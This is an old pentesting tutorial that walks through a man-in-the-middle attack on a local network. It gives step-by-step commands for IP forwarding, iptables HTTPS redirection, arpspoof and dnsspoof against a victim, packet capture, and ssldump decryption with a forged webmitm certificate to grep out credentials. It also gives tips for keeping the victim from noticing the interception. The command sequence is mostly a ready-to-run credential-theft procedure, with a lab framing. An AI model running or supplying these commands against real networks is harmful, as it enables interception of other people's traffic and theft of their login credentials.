

# Man In The Middle

12.27.07

ABSTRACT: This is an update to the section found in "introduction to pentesting" from the Weak-Net Labs files. There are currently too many documents and tutorials on this particular subject that are incomplete, out of date, or simply wrong. So here it is, updated and tested within the Laboratory. Webmitm with the "-dd" argument usually is sufficient and you could simply ">" to a file and grep it's verbosity for credentials, but I wanted to be a bit more informative.

Written by Trevelyn.

**Tools needed:** unix/linux webmitm, dnsspoof, arpspoof, fragrouter, iptables, ettercap, ssldump, and wireshark. Dsniff comes with a few of those tools, I use Ubuntu and apt-get to install these.

Firstly, you need to set iptables and the ip\_forward file in the ipv4 folder. Since I have a permanent install of Linux, I created a shell script called "ipforward" that looks like this:

```
root@celeritas:/home/trevelyn# cat /usr/bin/ipforward
echo "enabling ip forwarding until next reboot..."
sleep 1
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
iptables -A FORWARD -j ACCEPT
root@celeritas:/home/trevelyn#
```

If you use a live distro, such as BackTrack 3 or whatever, you will have to do the above list of commands, minus the "echo 'enabling..reboot...'", each time you boot into the CD. Here is how we initiate IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
iptables -A FORWARD -j ACCEPT
```

Then start Fragrouter:

```
root@celeritas:/home/trevelyn#fragrouter -B1 -i <device>
```

Now start dnsspoof:

```
root@celeritas:/home/trevelyn#dnsspoof -i ath0
```

Now start arpspoof:

```
root@celeritas:/home/trevelyn#arpspoof -t <victim IP> <gateway/router IP> -i
ath0
```

Now start Wireshark and click the adapter icon on the far left of the top menu, and select your sniffing device. Then click "start" next to the device name you want to sniff from. Then you will see the packets in the Wireshark window begin to collect. When you are through click capture->stop from the top menu. Then save the file and exit.

Change your current working directory to that of the one the new output file is located and use ssldump to decrypt it:

```
root@celeritas:~#ssldump -r <saved wireshark file> -n -d -k webmitm.crt | tee ssldump.log
```



Now you can simply grep for strings in the new file "ssldump.log"

## **method 2**

You can issue the ipforward commands listed above, then do arpspoof nd webmitm. Then use the "-i" argument in ssldump to change the cap file in real time:

```
root@celeritas:~#ssldump -n -d -k webmitm.crt -i <interface> | tee ssldumplog.txt
```

Both ways have been successful in the Laboratory except for the IP forwarding of SSL. This poses a problem for someone looking for more than 1 set of credentials. For instance here is what the victim sees on the Windows XP machine. (notice the pink colored address bar, and the certificate errors) The windows machine has cached the certificates for this site and the spoofed certificate does not match the one on file:



The second picture shows the attackers machine. The browser stops at this process and does not continue further. One would think the inet connection was lost and possibly try a few more times before giving up.

One way to avoid losing the victims faith in the inet connection would be to watch for the credentials and stop the forward process once gained, then restart it a few moments later. If there are other ways around this we are open to suggestions: <http://zombie.el.cx/bbs/>